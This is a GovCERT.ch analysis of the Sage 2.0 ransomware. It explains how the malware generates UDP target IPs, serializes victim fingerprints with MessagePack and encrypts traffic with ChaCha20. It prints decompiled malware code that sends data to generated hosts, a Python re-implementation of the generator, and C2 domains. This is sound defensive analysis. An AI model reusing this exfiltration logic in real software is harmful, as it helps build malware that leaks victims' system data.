Sage 2.0 comes with IP Generation Algorithm (IPGA)

Whitepapers

Recently published whitepapers:

Trickbot - An analysis of data collected from the botnet

Scripting IDA Debugger to Deobfuscate Nymaim

Fobber Analysis

Whitepapers RSS feed

Subscribe to the whitepapers RSS feed to stay up to date and get notified about new whitepapers.

- Report an Incident

Close

Report an incident to MELANI

Report an incident: incidents[at]govcert{dot}ch
General inquiries: outreach[at]govcert{dot}ch

Point of contact for CERTs and CSIRTs

The following email address can be considered as point of contact for FIRST members and other CERTs/CSIRTs:

incidents[at]govcert{dot}ch

Encrypted Email


GovCERT.ch PGP-Key
GovCERT.ch SMIME

- Statistics

Close

Breadcrumbs

On Jan 20, 2017, we came across a malware that appeared to be a new Ransomware family called **Sage 2.0**. Within a couple of days we were able to collect more than 200 malware binaries across our sensors associated with this new Ransomware. Last week, Brad Duncan also wrote a SANS InfoSec Diary entry on Sage 2.0, noticing some strange UDP packets sent to over 7'000 different IPs:



UDP traffic generated by Sage 2.0 (click to enlarge)

According to our initial analysis of Sage 2.0, the ransomware relies on Curve25519 --- an elliptic-curve Diffie–Hellman function – to generate keys for Chacha20 encryption of the targeted files. The use of asymmetric encryption allows the ransomware to encrypt files without having to send keys back to the C2 infrastructure.

If no keys need to be sent out from infected systems, what data does the malware send as UDP payload? And how are the over 7000 targets determined? This blog post tries to answer these question by first showing the algorithm behind the UDP destinations. We then reveal how the payload is serialized and encrypted, and where to find the key to decrypt the network traffic.

We analyzed one of the Sage 2.0 samples provided by Brad Duncan on his Malware Traffic Analysis Blog (cfe8749de0954cee3966e1cbdb341e69), with md5 cfe8749de0954cee3966e1cbdb341e69.

Target Determination

As mentioned by Brad Duncan in his write-up, Sage 2.0 first tries to send the data with HTTP Post requests. The targets are determined by concatenating a hardcoded third level domain, in our case “mbfce24rgn65bx3g”, with one or more domains taken from the encrypted config of Sage 2.0:

```
.text:004061C8 mov     eax, hardcoded_third_level_domain
.text:004061CD push    ebx
.text:004061CE push    eax             ; arg
.text:004061CF push    offset second_and_top_level_domain ; "%s.%s"
.text:004061D4 call    string_format
```

We will come back to the encrypted config later when discussing the payload encryption. Our sample has two domains configured: rzunt3u2.com and er29sl.com. If a POST requests to either domains succeeds and trigger the correct response --- in our sample the string “107” --- then no UDP packets are sent at all.

If, however, the HTTP POSTs fail, then Sage 2.0 moves on to sending the same data through UDP packets. The following pseudo-code produced by Hex-Ray’s decompiler shows the routine that generates the UDP traffic:

```
int __cdecl send_with_udp_packets(char *buf, int len)
{
  (…)
  length = len;
  total_data_sent = 0;
  latest_tick_count = GetTickCount();
  to.sin_family = AF_INET;
  to.sin_port = htons(13655u);
  s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
  *v11 = 999015818;
  *&v11[2] = 1926442245;
  packets_to_send = 8192;
  r = 242343;
  do
  {
    r = (1 - 111051 * r) & 262143;
    packets_still_to_send = packets_to_send - 1;
    if ( ((((r ^ 0x3F390) << 16) | v11[(r ^ 0x3F390u) >> 16]) &
0xF0000000) != 0xF0000000 )
    {
      to.sin_addr.S_un.S_addr = ((r ^ 0x3F390) << 16) | v11[(r ^ 0x3F390u)
>> 16];
      if ( sendto(s, buf, length, 0, &to, 16) == -1 )
      {
        closesocket(s);
        s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        if ( sendto(s, buf, length, 0, &to, 16) == -1 )
        {
          closesocket(s);
          s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
        }
      }
      total_data_sent += length + 28;
      v6 = GetTickCount() - latest_tick_count;
      if ( total_data_sent > 0x20000 )
      {
        v7 = (total_data_sent - 0x20000) / 262;
        if ( v6 < v7 )
        {
          v8 = v7 - v6;
          if ( v8 > 0x32 )
            v8 = 50;
          SleepEx(v8, 0);
        }
      }
    }
    packets_to_send = packets_still_to_send;
  }
  while ( packets_still_to_send );
  return packets_to_send;
}
```

The next Python snippet summarizes the algorithm that generates the IP addresses:

```
def uint2ip(u):
    els = []
    for i in range(4):
        els.append(str((u & 0xFF)))
        u >>= 8
    return '.'.join(els)

def iga(seed):
    r = seed
    subnets = [0xc58a, 0x3b8b, 0x2d05, 0x72d3]
    for i in range(0x200000):
        r = (1 + ((151093*r))) % 262144
        k = ((r ^ 0x3F390) << 16) | subnets[(r ^ 0x3F390) >> 16]
        if ( (k & 0xF0000000) != 0xF0000000 ):
            print(uint2ip(k))

iga(0x3B2A7)
```

The targets are picked pseudo randomly from four class B subnets:

- 5.45.0.0/16
- 138.197.0.0/16
- 139.59.0.0/16
- 211.114.0.0/16

8196 IP addresses are generated, but all addresses ending in .15 or lower are omitted, leaving 7702 IPs that are targeted one after another, with small wait times after ever 20 kB sent. The linear congruential generator used as pseudo random number generator is:

`r = (1 + ((151093*r))) % 2^18`

The increment 1 is obviously relatively coprime to the modulus 2^18; and the multiplier minus one (151093-1) is divisible by four. The random number generator is therefore full period, potentially covering all IPs in the four subnets if the number of IPs would be increased to 2^18.

Please note that most of the IPs in the covered subnets are likely benign and simply collateral damage. Blocking any of the targets or even using them in network rules without further information is ill-advised.

While other malware families are using a *Domain Generation Algorithm* (DGA) to determine the current botnet Command&Controller domains (C&C) to which the infected machines (bots) should talk to, Sage 2.0 appears to be one of the very first malware families that uses a similar technique to calculate the botnet's C&Cs **IP addresses** - some sort of **IP Generation Algorithm (IPGA)**.

Data Serialization


Sage 2.0 sends fingerprinting information to the targets. The visualization at the end of this post shows an example of the sent data. The information includes operating system information, computer and user name, the processor name and information about network adapters. The fingerprinting also includes the installed input locale. If the language identifier is Kazakh, Russian, Ukrainian, Uzbek or Yakut, then no files are encrypted. Sage 2.0 will only send back the fingerprinting information and then delete itself.

The fingerprinting information is serialized to a binary format with MessagePack (http://msgpack.org/index.html), which provides free implementations for many programming languages. Together with the implementations of the elliptic curve Diffie-Hellmann key derivation, and the implementation of ChaCha20 used for symmetric encryption, MessagePack is one of three major components of Sage 2.0 that are copied from open source projects.

Payload Encryption

he payload of the network traffic and the domain names are encrypted with ChaCha20. The 256bit key is stored in the config at the end of the malware binary. Each payload starts with an 8 byte identifier also taken from the end of the malware binary. Note that, while the targeted files are also encrypted with ChaCha20, the key in those cases are derived on a per file basis using elliptic curve cryptography and can’t retrieved from the malware.

The following visualization summarizes how the fingerprinting information is serialized and encrypted:



Sage 2.0 fingerprinting visualization (click to enlarge)

Recommendations

To avoid becoming a victim of Ransomware, we have published a set of recommendations for private and corporate users. You can find them on the MELANI website:

Verschlüsselungstrojaner (German):
https://www.melani.admin.ch/ransomware

Rançongiciels (French):
https://www.melani.admin.ch/rancongiciels

Ransomware (Italian):
https://www.melani.admin.ch/melani/it/home/themen/Ransomware.html

Ransomware (English):
https://www.melani.admin.ch/melani/en/home/themen/Ransomware.html

‹ › ×